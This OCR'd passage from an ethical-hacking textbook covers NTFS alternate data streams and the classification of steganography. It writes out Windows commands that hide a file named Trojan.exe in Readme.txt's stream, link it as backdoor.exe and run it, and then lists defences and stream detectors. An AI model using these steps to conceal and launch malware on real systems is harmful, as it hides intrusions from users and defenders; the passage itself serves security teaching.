
1. Launch **`c:\>notepad myfile.txt:lion.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch **`c:\>notepad myfile.txt:tiger.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of **`myfile.txt`** (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

   `notepad myfile.txt:lion.txt`

   `notepad myfile.txt:tiger.txt`

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Stream Manipulation

You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The "type" command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.




Figure 6.130: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against NTFS Streams


You should do the following to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a file allocation table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on your system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in your system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*) and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.

You should use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. Where FAT filesystems do not support ADSs, this will effectively remove them from the original file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Stream Detectors

There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.131: Screenshot of Stream Armor

Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Manager (*https://dmitrybrant.com*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.132: Hiding message using steganography

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.




Figure 6.133: Classification of steganography

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.
- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**


  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
  - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
